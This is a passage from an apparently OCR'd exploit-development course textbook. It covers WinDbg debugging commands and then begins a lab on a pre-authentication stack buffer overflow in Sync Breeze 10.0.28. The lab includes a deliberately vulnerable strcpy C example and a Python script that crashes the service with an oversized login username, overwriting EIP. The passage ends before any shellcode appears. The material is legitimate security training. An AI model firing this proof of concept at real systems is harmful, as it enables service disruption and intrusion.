cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileW+0x59:
74bb61f9 e812000000      call    KERNELBASE!CreateFileInternal (74bb6210)

0:000> t
eax=003cadc0 ebx=00000007 ecx=0630b798 edx=80000000 esi=00000000 edi=0630b798
eip=74bb6210 esp=003cadac ebp=003caddc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileInternal:
74bb6210 8bff            mov     edi,edi
```

Listing 39 - Stepping through the code and following the execution flow

We can use the "step into" and "step over" commands interchangeably, except when encountering a *call* instruction. In Listing 40, the same piece of code is executed, but we step over the call instead.

```
eax=003cadc0 ebx=00000007 ecx=0630b798 edx=80000000 esi=00000000 edi=0630b798
eip=74bb61f9 esp=003cadb0 ebp=003caddc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileW+0x59:
74bb61f9 e812000000      call    KERNELBASE!CreateFileInternal (74bb6210)
0:000> p
eax=003cadc0 ebx=00000007 ecx=0630b798 edx=80000000 esi=00000000 edi=0630b798
eip=74bb61f9 esp=003cadb0 ebp=003caddc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileW+0x5e:
74bb61fe 8be5            mov     esp,ebp
```

Listing 40 - Stepping over the function call

Here we observe that with the **p** command, we'll continue through the application without taking any detours through nested functions.

Another convenient command is **pt**[46] (step to next return), which allows us to fast-forward to the end of a function.

```
eax=003cadc0 ebx=00000007 ecx=0630b798 edx=80000000 esi=00000000 edi=0630b798
eip=74bb6210 esp=003cadac ebp=003caddc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileInternal:
74bb6210 8bff            mov     edi,edi

0:000> pt
eax=000007f8 ebx=00000007 ecx=226410a5 edx=00000000 esi=00000000 edi=0630b798
eip=74bb6580 esp=003cadac ebp=003caddc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileInternal+0x370:
74bb6580 c21000          ret     10h
```

Listing 41 - Execute until return

The listing above shows the execution continuing until the first *ret* instruction, which is typically at the end of the current function.

[46] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/pt--step-to-next-return-

Like the **pt** command, **ph**[47] executes code until a branching instruction is reached. This includes conditional or unconditional branches, function calls, and return instructions.

We have covered the main tools that help us step through the application's code. Now let's dive into additional WinDbg features.

2.4.5.1 Exercises

1. Launch WinDbg and attach it to a new instance of Notepad.
2. Set a breakpoint on *kernel32!WriteFile* and trigger it by saving a file.
3. Step through the instructions using the **p**, **t**, **ph**, and **pt** commands. Make sure you understand the differences between them.

2.5 Additional WinDbg Features

So far, we have discussed how to access and manipulate memory as well as how we can control the execution flow of the debugged application.

Next, we'll explore additional WinDbg functionality such as evaluations, conversions, and pseudo-registers.

2.5.1 Listing Modules and Symbols in WinDbg

It's often useful to inspect which modules have been loaded in the process memory space.

We can issue the **lm** command to display all loaded modules, including their starting and ending addresses in virtual memory space:

```
0:007> lm
start    end        module name
002b0000 002ef000   notepad    (deferred)
611e0000 61236000   oleacc     (deferred)
68a70000 68ae6000   efswrt     (deferred)
69c30000 69c47000   MPR        (deferred)
69ce0000 69d4c000   WINSPOOL   (deferred)
[...]
```

Listing 42 - Listing loaded modules

The fourth column of Listing 42 provides information about the symbol files for a given module. When we execute the command against a freshly opened instance of Notepad, no symbols are loaded. However, we can force a reload of the symbols with **.reload /f** and then relist the modules:

```
0:007> .reload /f
Reloading current modules
...............................................

0:007> lm
start    end        module name
```

[47] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/ph--step-to-next-branching-instruction-

```
002b0000 002ef000   notepad    (pdb symbols)
c:\symbols\notepad.pdb\FB4FCA58AFCC3ACA154240CE7B7A58131\notepad.pdb
611e0000 61236000   oleacc     (pdb symbols)
c:\symbols\oleacc.pdb\170302085B3679B8C6F657898A44607E1\oleacc.pdb
68a70000 68ae6000   efswrt     (pdb symbols)
c:\symbols\efswrt.pdb\7E1B78CB6EF19B073B4F4A354501F7D31\efswrt.pdb
69c30000 69c47000   MPR        (pdb symbols)
c:\symbols\mpr.pdb\8E907DDAD5CCF1C8EE24214E569B592E1\mpr.pdb
69ce0000 69d4c000   WINSPOOL   (pdb symbols)
c:\symbols\winspool.pdb\6E59EFAE2D1C35E1E07A45A4EDE324681\winspool.pdb
[...]
```

Listing 43 - Loading symbols and listing loading modules

When a PDB file is not available for a given module, WinDbg will default to the export symbols mode. In this case, the debugger will attempt to gather the names of the symbols exported by the module through the Export Directory Table.[48]

The **lm** command can also filter modules by accepting the wildcard (*) character, together with the module pattern parameter **m**. In Listing 44, we are filtering to show all modules starting with "kernel":

```
0:007> lm m kernel*
Browse full module list
start    end        module name
73c70000 73c7e000   kernel_appcore   (pdb symbols)
c:\symbols\Kernel.Appcore.pdb\E809C8B1302B9976E49A0476E5D627491\Kernel.Appcore.pdb
73ce0000 73eb8000   KERNELBASE   (pdb symbols)
c:\symbols\kernelbase.pdb\13D9C53AB6F8551B30ABB78D4F9A1F8A1\kernelbase.pdb
74a80000 74b15000   KERNEL32   (pdb symbols)
c:\symbols\kernel32.pdb\EFA698598E9A5A3CB89EC02E7DE288041\kernel32.pdb
```

Listing 44 - Listing only specific modules

Once we have the list of modules, we can learn more about their symbols by using the **x** (examining symbol) command.[49] In the following example, we dump information regarding the symbols present from the KERNELBASE module. Notice how we use the wildcard to display all the symbols that start with "CreateProc":

```
0:002> x kernelbase!CreateProc*
752362e4          KERNELBASE!CreateProcessExtensions::ErrorContext::LogError (<no
parameter info>)
751f2670          KERNELBASE!CreateProcessAsUserA (<no parameter info>)
751ed550          KERNELBASE!CreateProcessAsUserW (<no parameter info>)
751d6ace          KERNELBASE!CreateProcessExtensions::IsDefaultBrowserCreation (<no
parameter info>)
751ecba4          KERNELBASE!CreateProcessExtensions::ReleaseAppXContext (<no
parameter info>)
```

[48] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#export-directory-table

[49] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x--examine-symbols-

```
751d7564
KERNELBASE!CreateProcessExtensions::VerifyParametersAndGetEffectivePackageMoniker (<no
parameter info>)
752360e6          KERNELBASE!CreateProcessExtensions::CreateSharedLocalFolder (<no
parameter info>)
751d6cb2          KERNELBASE!CreateProcessExtensions::PreCreationExtension (<no
parameter info>)
751c1010          KERNELBASE!CreateProcessInternalW (<no parameter info>)
751c4ad0          KERNELBASE!CreateProcessA (<no parameter info>)
751c4e70          KERNELBASE!CreateProcessW (<no parameter info>)
751c3630          KERNELBASE!CreateProcessInternalA (<no parameter info>)
```

Listing 45 - Listing functions by partial symbol

The **x** command from Listing 45 can be very useful to quickly dump symbols if we either don't know or can't remember the full name.

2.5.2 Using WinDbg as a Calculator

Doing calculations in a debugger might seem trivial, but it saves us the annoyance of switching between applications during the debugging process.

Mathematical calculations are performed by the evaluate expression command, **?**.[50] We often have to perform tasks such as finding the difference between two addresses or finding lower or upper byte values of a DWORD. WinDbg easily solves this, as shown in Listing 46:

```
0:007> ? 77269bc0  - 77231430
Evaluate expression: 231312 = 00038790

0:007> ? 77269bc0 >> 18
Evaluate expression: 119 = 00000077
```

Listing 46 - Using WinDbg as a calculator

The input for **?** is assumed to be in hex format unless we use the **0n** or **0y** prefix discussed in the next section.

Using WinDbg as a calculator, we can perform mathematical operations like addition, subtraction, multiplication, and division, plus complex operations such as modulo, exponent, and left and right bitwise shifting.

2.5.3 Data Output Format

By default, WinDbg displays content in hexadecimal format. However, sometimes we will need data in a different form.

Fortunately, we can convert the hex representation to decimal or binary format. We can do this with the **0n** and **0y** prefixes respectively. We can observe some conversion examples shown below using the evaluate expression command **?**.

```
0:000> ? 41414141
Evaluate expression: 1094795585 = 41414141
```

[50] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/---evaluate-expression-

```
0:000> ? 0n41414141
Evaluate expression: 41414141 = 0277edfd

0:000> ? 0y1110100110111
Evaluate expression: 7479 = 00001d37
```

Listing 47 - Converting between formats in WinDbg

Here we convert the hex number *41414141* to decimal, then convert the decimal number *0n41414141* to hexadecimal, and finally we convert the binary *0y1110100110111* to decimal and hexadecimal.

The **.formats** command is also useful for converting between different formats at once, including the ASCII representation of the value as shown below.

```
0:000> .formats 41414141
Evaluate expression:
  Hex:     41414141
  Decimal: 1094795585
  Octal:   10120240501
  Binary:  01000001 01000001 01000001 01000001
  Chars:   AAAA
  Time:    Fri Sep 10 07:53:05 2004
  Float:   low 12.0784 high 0
  Double:  5.40901e-315
```

Listing 48 - The .formats command can be really useful

2.5.3.1 Exercise

1. Experiment with the data format conversion using both the specific data type prefixes and the **.formats** command.

2.5.4 Pseudo Registers

WinDbg has a series of *Pseudo Registers*.[51] These are not registers used by the CPU but are variables pre-defined by WinDbg. Many of these pseudo registers, like *$teb*, which we used earlier, have a predefined meaning.

There are 20 user-defined pseudo registers named *$t0* to *$t19* that can be used as variables during mathematical calculations. We can also perform calculations by directly using these pseudo registers together with explicit values.

> *When using pseudo registers as well as regular registers, it is recommended to prefix them with the "@" character. This tells WinDbg to treat the content as a register or pseudo register. It speeds up the evaluation process because WinDbg will not try to resolve it as a symbol first.*

Sometimes we have to perform complicated calculations when reverse engineering or developing an exploit. A somewhat complicated fictitious calculation is shown in Listing 49.

[51] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/pseudo-register-syntax

```
0:000> ? ((41414141 - 414141) * 0n10) >> 8
Evaluate expression: 42598400 = 028a0000
```

Listing 49 - Performing complicated calculations

The same calculation can be performed with a pseudo register. Here we use the $t0 pseudo register and store the value of the first calculation. Then we read the $t0 register and WinDbg outputs the result to verify the value. Finally, we right-shift $t0 by 8 bits to get the final result. This process is shown in Listing 50.

```
0:000> r @$t0 = (41414141 - 414141) * 0n10

0:000> r @$t0
$t0=8a000000*

0:000> ? @$t0 >> 8
Evaluate expression: 42598400 = 028a0000
```

Listing 50 - Using pseudo registers during calculations

Pseudo registers allow us to store values or split up computations, and we'll use them in later modules.

2.6 Wrapping Up

This concludes the WinDbg and x86 architecture introductory module. We covered multiple commands and techniques that will be useful throughout this course.

Although WinDbg is relatively unintuitive, it is extremely powerful and proficiency is required for the rest of this course. Carefully review the steps in this module and master each exercise. Also, learn to rely on **.hh**, the built-in manual command, and refer to the cheat sheet[52] for a quick review.

[52] (Windbg, 2009), http://windbg.info/doc/1-common-cmds.html

3 Exploiting Stack Overflows

In this module, we will examine a *buffer overflow*[53] in the Sync Breeze application.[54] We'll learn how to use this memory corruption vulnerability to control the execution flow of an application.

We will begin with a simple proof of concept that causes the application to crash. Afterwards, we will slowly expand the proof of concept to gain control of the CPU registers, eventually manipulating memory to gain reliable remote code execution.

In order to develop an exploit for this type of vulnerability, we need to understand the conditions that make a stack overflow attack possible. Before we tackle the application, we will cover the foundational concepts around this vulnerability class by analyzing a very basic example.

3.1 Stack Overflows Introduction

The following listing presents a very basic C source code for an application vulnerable to a buffer overflow.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

  return 0;
}
```

Listing 51 - A vulnerable C function

Even if you have never dealt with C code before, it should be fairly easy to understand the logic shown in the listing above. First of all, it's worth noting that in C, the *main* function is treated the same as every other function; it can receive arguments, return values to the calling program, etc. The only difference is that it is "called" by the operating system itself when the process starts.

In this case, the *main* function first defines a character array named *buffer* that can fit up to 64 characters. Since this variable is defined within a function, the C compiler[55] will treat it as a local

[53] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Buffer_overflow

[54] (Flexense, 2019), http://www.syncbreeze.com/

[55] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Compiler

variable[56] and will reserve space (64 bytes) for it on the stack. Specifically, this memory space will be reserved within the *main* function stack frame during its execution when the program runs.

> *As the name suggests, local variables have a local scope,[57] which means they are only accessible within the function or block of code they are declared in. In contrast, global variables[58] are stored in the program .data section, a different memory area of a program that is globally accessible by all the application code.*

The program then proceeds to copy (*strcpy*[59]) the content of the given command-line argument (*argv[1]*[60]) into the buffer character array. Note that the C language does not natively support strings as a data type. At a low level, a string is a sequence of characters terminated by a null character ('\0'), or put another way, a one-dimensional array of characters.

Finally, the program terminates its execution and returns a zero (standard success exit code) to the operating system.

When we call this program, we will pass command-line arguments to it. The *main* function processes these arguments with the help of the two parameters, *argc* and *argv*, which represent the number of the arguments passed to the program (passed as an integer) and an array of pointers to the argument "strings" themselves, respectively.

If the argument passed to the main function is 64 characters or less, this program will work as expected and will exit normally. However, since there are no checks on the size of the input, if the argument is longer, say 80 bytes, part of the stack adjacent to the target buffer will be overwritten by the remaining 16 characters, overflowing the array boundaries. This is illustrated in Figure 14.

[56] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_variable

[57] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Scope_(computer_science)

[58] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Global_variable

[59] (linux.die.net), https://linux.die.net/man/3/strcpy

[60] (GBdirect), https://publications.gbdirect.co.uk//c_book/chapter10/arguments_to_main.html

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.




Figure 14: Stack layout before and after copy

The effects of this memory corruption depend on multiple factors including the size of the overflow and the data included in that overflow. As shown in the above figure, if the overflow is large enough, the attacker might be able to overwrite the return address of the vulnerable function on the stack with controlled data.

Recalling function return mechanics concepts from a previous module, we know that when a function ends its execution, the return address is taken from the stack and used to restore the execution flow to the calling function. In our basic example, when this happens for the *main* function, the overwritten return address will be popped into the *Extended Instruction Pointer* (EIP) CPU register.

At this point, the CPU will try to read the next instruction from 0x41414141 (0x41 is the hexadecimal representation of the ASCII character "A"). Since this is not a valid address in the process memory space, the CPU will trigger an access violation, crashing the application.

Once again, it's important to keep in mind that the EIP register is used by the CPU to direct code execution at the assembly level. Therefore, obtaining reliable control of EIP would allow us to execute any assembly code we want and eventually shellcode[61] to obtain a reverse shell in the context of the vulnerable application. We will follow this through to completion later in this module with the Sync Breeze buffer overflow.

[61] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Shellcode

3.2 Installing the Sync Breeze Application

Now that we understand the concepts behind buffer overflows, let's develop our test case.

First, we need to install the syncbreezeent_setup_v10.0.28 application located in the C:\Installers\stack_overflow\ folder; we will accept all the default installation options during this process. After installation is complete, we will tick the box that says *Run Sync Breese Enterprise 10.0.28* as shown in Figure 15:




Figure 15: Finishing the Sync Breeze installation

Next, let's enable the web server by clicking the *Options* button as shown in Figure 16:




Figure 16: Accessing Sync Breeze options

Next, we select *Server* from the left side menu and tick the *Enable Web Server on Port:* option, leaving the default port as 80.




Figure 17: Enabling Sync Breeze Web Server

This application will crash multiple times during our exploit development, so we need the ability to quickly restart it. This can be done from the **`Services.msc`** utility by restarting the *Sync Breeze Enterprise* service as an Administrator.

3.2.1.1 Exercise

1. Install the Sync Breeze application on your Windows 10 student VM.

3.3 Crashing the Sync Breeze Application

In 2017, a buffer overflow vulnerability was discovered in the login mechanism of Sync Breeze version 10.0.28. Specifically, the username field of the HTTP POST login request could be used to crash the application.[62] Since working credentials are not required to trigger the vulnerability, it is considered a pre-authentication buffer overflow.

Generally speaking, there are three primary techniques for identifying flaws in applications. Source code review is likely the easiest if it is available. If it is not, we can use reverse engineering techniques[63] or fuzzing[64] to find vulnerabilities. Later in this course, we will focus on reverse engineering but since this vulnerability is public and an initial proof of concept (PoC) is available on the Exploit Database website, we will for now focus only on the exploitation of the target application.

[62] (Exploit-DB - Sync Breeze Enterprise 10.0.28 - Denial of-Service, 2017), https://www.exploit-db.com/exploits/43200

[63] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Reverse_engineering

[64] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Fuzzing

Let's start by copying the Python proof of concept to our Kali machine:

```
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800
  inputBuffer = b"A" * size
  content = b"username=" + inputBuffer + b"&password=A"

  buffer = b"POST /login HTTP/1.1\r\n"
  buffer += b"Host: " + server.encode() + b"\r\n"
  buffer += b"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
  buffer += b"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
  buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
  buffer += b"Referer: http://10.11.0.22/login\r\n"
  buffer += b"Connection: close\r\n"
  buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += b"Content-Length: "+ str(len(content)).encode() + b"\r\n"
  buffer += b"\r\n"
  buffer += content

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
```

Listing 52 - stack_overflow_0x01.py: Triggering the initial crash

The code in Listing 52 crafts a login HTTP POST request in which we specify a username of 800 "A" characters. The code then connects on port 80 to the remote server passed as an argument to the script, and sends the request.

In order to verify that this code actually works as expected, we will first attach our debugger to the target process. This will allow us to inspect the target process memory and CPU registers in case the application crashes.

Since the syncbrs.exe application runs as a service with *Local System* account privileges, we will need to run WinDbg with administrator permissions.




Figure 18: Sync Breeze Enterprise Service Properties

Once our debugger is attached, we'll issue the **g** command to allow the application to continue. We can then run our script from the Kali machine.

```
kali@kali:~$ python stack_overflow_0x01.py 192.168.120.10
Sending evil buffer...
Done!
```

Listing 53 - Running the initial proof of concept

When we execute our script, the application crashes as expected with an access violation. We can examine the EIP register in WinDbg and observe that it is overwritten by four 0x41 bytes, which are part of our username string, the 800-byte "A" buffer.

```
(ae8.104): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=00263a54 edx=00000358 esi=0025bf86 edi=00a47420
eip=41414141 esp=0176745c ebp=0025c6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
41414141 ??              ???
```

Listing 54 - Inspecting the initial crash in WinDbg

This is a good first step. We confirmed that sending an 800 byte username will crash the application. In the next sections we'll escalate from a crash to remote code execution.

3.3.1.1 Exercise

1. Write a standalone script to replicate the crash.

3.4 Win32 Buffer Overflow Exploitation

Developing a full working exploit from an application crash and successfully obtaining a remote shell is very exciting. As mentioned before, the first goal is to gain control of the EIP register as this will allow us to control the execution flow of the target application. Next, we'll have to find a way to inject some malicious code like a reverse shell in the target process memory space and redirect the execution to it.

3.4.1 A Word About DEP, ASLR, and CFG

We need to understand the protective mechanisms that make control of the EIP pointer more difficult to obtain or exploit. While the Sync Breeze software was compiled without any of these security mechanisms, we will be facing some of them in later modules.

Microsoft implements *Data Execution Prevention* (DEP),[65] *Address Space Layout Randomization* (ASLR),[66] and *Control Flow Guard* (CFG).[67]

DEP is a set of hardware and software technologies that perform additional memory checks to help prevent malicious code from running on a system. DEP helps prevent code execution from data pages[68] by raising an exception when attempts are made to do so.

ASLR randomizes the base addresses of loaded applications and DLLs every time the operating system is booted. On older Windows operating systems, like Windows XP where ASLR is not implemented, all DLLs are loaded at the same memory address every time, which makes exploitation easier. When coupled with DEP, ASLR provides a very strong mitigation against exploitation.

Finally, CFG is Microsoft's implementation of *control-flow integrity*. This mechanism performs validation of indirect code branching such as a *call* instruction that uses a register as an operand rather than a memory address such as *CALL EAX*. The purpose of this mitigation is to prevent the overwrite of function pointers in exploits.

As previously mentioned, Sync Breeze was compiled without any of these security mechanisms, making the exploitation process much easier. This provides a great opportunity for us to start learning the exploitation process without having to worry about various mitigations.

3.4.2 Controlling EIP

Gaining control of the EIP register is a crucial step while exploiting memory corruption vulnerabilities. We can use the EIP register to control the direction or flow of the application. However, right now we only know that a section of our buffer of A's overwrote the EIP.

Before we can load a valid destination address into the EIP and control the execution flow, we need to know which part of our buffer is landing in EIP.

---

[65] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

[66] (Michael Howard, 2006), https://blogs.msdn.microsoft.com/michael_howard/2006/05/26/address-space-layout-randomization-in-windows-vista/

[67] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

[68] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Page_(computer_memory)

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

There are two common ways to find this information. First, we might attempt a *binary tree analysis*. To do this, instead of 800 A's, we'll send 400 A's and 400 B's. If EIP is overwritten by B's, we know the four bytes are in the second half of the buffer. We can then change the 400 B's to 200 B's and 200 C's, and send the buffer again. We can continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP.

The second, faster way to identify the location of these four bytes starts with inserting a long string made of non-repeating 4-byte chunks as our input. Then, when the EIP is overwritten with four bytes from our string, we can use that unique sequence to pinpoint the exact location. Let's try this technique to get a better understanding of it.

To generate a non-repeating string, we'll use a script from the Metasploit Framework[69] called pattern_create.rb.

As described by its authors, the Metasploit Framework, maintained by Rapid7,[70] is "an advanced platform for developing, testing, and using exploit code".

> *The Metasploit project initially started off as a portable network game[71] and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the leading free exploit collection and development framework for security auditors. Metasploit is frequently updated with new exploits and is constantly being improved and further developed by Rapid7 and the security community.*

The pattern_create.rb script is located in /usr/share/metasploit-framework/tools/exploit/, but we can run it from any location in Kali with **msf-pattern_create** as shown below:

```
kali@kali:~$ locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

kali@kali:~$ msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

Listing 55 - Location and help usage for msf-pattern_create

To set the length of the string we want to create, we'll pass the **-l** parameter and the length (**800**):

[69] (The Metasploit Framework), https://www.metasploit.com/

[70] (Rapid7), https://www.rapid7.com/

[71] (ThreatPost, 2010), https://threatpost.com/qa-hd-moore-metasploit-disclosure-and-ethics-052010/73998/

```
kali@kali:~$ msf-pattern_create -l 800
